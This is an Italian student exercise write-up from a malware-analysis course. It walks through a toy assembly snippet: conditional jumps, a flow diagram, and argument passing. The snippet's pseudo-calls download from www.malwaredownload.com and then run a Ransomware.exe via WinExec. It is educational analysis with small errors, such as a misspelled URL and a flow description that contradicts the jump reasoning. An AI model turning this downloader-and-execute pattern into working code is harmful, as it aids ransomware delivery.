S11/L5 - Analisi avanzate: Un approccio pratico

INDICE

3. Traccia

4-5. Spiegazione dei Salti Condizionali

6. Diagramma di Flusso

7. Funzionalità Implementate dal Malware

8. Passaggio degli Argomenti alle Funzioni

TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

1.Spiegare il salto condizionale

Per rispondere alla prima domanda dobbiamo fare un ripasso su come funzionano i jump; proponiamo la tabella di riferimento dei diversi salti condizionali disponibile dalle slide di Epicode.

ISTRUZIONE	DESCRIZIONE
jz loc	Salta alla locazione di memoria specificata se ZF = 1
jnz loc	Salta alla locazione di memoria specificata se ZF non è settato ad 1, ovvero è 0
je loc	Simile a jz, ma viene comunemente utilizzato dopo «cmp». Salta alla locazione di memoria specificata se gli operandi di «cmp» sono uguali
jne loc	Simile a jnz, utilizzato comunemente dopo «cmp». Salta alla locazione specificata se gli operandi differiscono tra di loro
jg loc	Salta alla locazione specificata se la destinazione è maggiore della sorgente nell'istruzione «cmp»
jge loc	Salta alla locazione specificata se la destinazione è maggiore o uguale della sorgente nell'istruzione «cmp»

Teniamo in considerazione le prime due istruzioni **jz loc** e **jnz loc**, in quanto sono quelle che incontriamo in questa prima parte del codice.
Ora nella pagina successiva andiamo a osservare il due salti condizionali che ci vengono mostrati in Tabella 1 e andremo a determinare quale verrà fatto e quale no, ed il perchè.
PS : Tenere in considerazione la descrizione dei due salti condizionali sottolineati.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Le prime due istruzioni servono per impostare due valori ai registri EAX = 5 e EBX = 10.


Poi si passano le istruzioni per il primo salto condizionale: cmp EAX, 5:
qui si confronta il valore 5 con il registro EAX che è stato impostato per l'appunto a 5.

Dalla teoria sappiamo che quando una comparazione ha esito positivo il valore dello ZF(Zero Flags) è uguale a 1. Ora come detto prima andiamo a recuperare il valore che deve avere lo ZF perchè avvenga il salto con jnz. Perchè avvenga il salto condizionale ZF deve essere 0; in questo caso però è 1 come appena descritto. **Quindi il salto condizionale non avverà**.

Nella seconda parte della tabella si incrementa il valore di EBX (ne consegue che EBX cambia il suo valore da 10 a 11). Come prima viene fatto un cmp EBX, 11 è effettivamente 11 è il valore del registro EBX, quindi lo ZF riporta valore 1.
Recuperiamo dalla tabella in pagina 4 il valore che deve avere lo zero flag perchè avvenga l'istruzione **jz**. **Quindi il salto avverrà alla locazione di memoria 0040FFA0.**

Nella prossima slide vedremo la risposta alla seconda domanda e attraverso il diagramma di flusso questo salto condizionale sarà visibilmente più chiaro.

2. Diagramma di Flusso



A fronte della prima comparazione con esito negativo (1), il codice continua con gli argomenti che seguono (2), che avendo esito positivo continua con il salto condizionale in **loc 0040FFA0**.
Ora qui il codice è incompleto, in quanto servirebbe capire cosa farebbe se anche la seconda condizione fosse negativa.

3. Funzionalità implementate dal Malware

Per rispondere alla terza domanda prendiamo in considerazione la tabella 2 e 3:

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware compie due funzioni principali:

- Quella di scaricare un malware da un URL specifico (www.malearedownload.com). Come si può notare dalla tabella 2: DownloadToFile().
- Quella di eseguire un processo: WinExec().In questo caso possiamo vedere da tabella 3 che il processo potrebbe riguardare un Ransomware.exe. Questo perchè il viene indicato il path e processo da eseguire: C:\program and Settings\Local User\Desktop\Ransomware.exe

Il nome del file eseguibile è per l'appunto "Ransomware.exe", e viene recuperato da C:\, che sappiamo indicare il disco rigido di memoria del dispositivo.
[Non abbiamo le informazioni necessarie, tuttavia potremmo ipotizzare una visione di insieme dove: il malware scarica da un sito malevolo un Ransomware, che verrà poi eseguito in un secondo momento.**]**

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

In tabella 2 gli argomenti che vengono passati alla call DownloadToFile() sono:

- prima con mov immette l'URL di riferimento all'interno del registro EAX per poi attraverso un push prepararlo alla chiamata di funzione.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

In tabella 3 gli argomenti che vengono passati alla call WinExec() sono molto simili a quelli della call in tabella 2:

- prima si salva il percorso del file eseguibile nel registro EDX per poi prepararlo alla chiamata della funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione